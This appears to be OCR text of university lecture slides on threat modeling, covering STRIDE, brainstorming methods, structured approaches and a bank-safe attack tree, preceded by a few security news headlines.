
Winter Vivern: Zero-Day XSS Exploit Targets Roundcube Servers



Cyber Security News Vulnerability


Heap-based Buffer Overflow Flaw in cURL Library Using SOCKS5 Proxy

By Eswar - October 12, 2023



AIOS WordPress Plugin Faces Backlash for Storing User Passwords in Plaintext

Jul 14, 2023 Newsroom Password Security / WordPress



Cloudflare website downed by DDoS attack claimed by Anonymous Sudan

Threat Modeling

You develop a threat model by focusing on five key questions

1. What are you building?
2. What are the assets?
3. What can go wrong? What are the threats?
4. What mechanisms can we implement to prevent things from going wrong?
5. Did you do a decent job of analysis?

Threat Modeling

Brainstorming

1. **Free-form brainstorming-** gather around a whiteboard; enumerate threats/possible defenses
2. **Scenario Analysis-** Propose a scenario and ask “what might go wrong?”
3. **Pre-Mortem**- Assuming a failure or compromise, what do you do next?
4. **Movie plotting** – Pick outrageous ideas; what happens next?
5. **Literature review-** study systems that are similar to yours

Threat Modeling Practice

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Let's develop a threat model

You are at a bar, and you hand your phone to a cute person …

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Structured Approaches

WE NEED STRUCTURE

- Attack Lists & Libraries (ie. Common and Current vulnerabilities)

There is no “right” choice

Structured Approaches

On the final lab, you will need to use the knowledge you've learned in this class to develop a threat model for some kind of software system

- Attack Lists & Libraries (ie. Common and Current vulnerabilities)

There is no "right" choice

Structured Approaches

- **Asset-centric**: focus on things of value: things attack want; things you want to protect
- **Attacker-centric**: focus on attackers/archetypes/personas and their capabilities
- **Software-centric**: focus of SW; most SW is backed by structured models (CFG, State diagrams, etc)

Methodologies

- STRIDE
- **S**poofing, **T**ampering, **R**epudiation, **I**nfo Disclosure, **D**enial of Service, **E**levation of Privilege


  (https://docs.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats)
- Attack Trees
- Attack Lists & Libraries (ie. Common and Current vulnerabilities)

There is no “right” choice


Attack Trees

Goal: Open bank safe

Attack Trees



Attack Trees



Goal: Open bank safe

Pick Lock

Learn Combo


Cut Open Safe

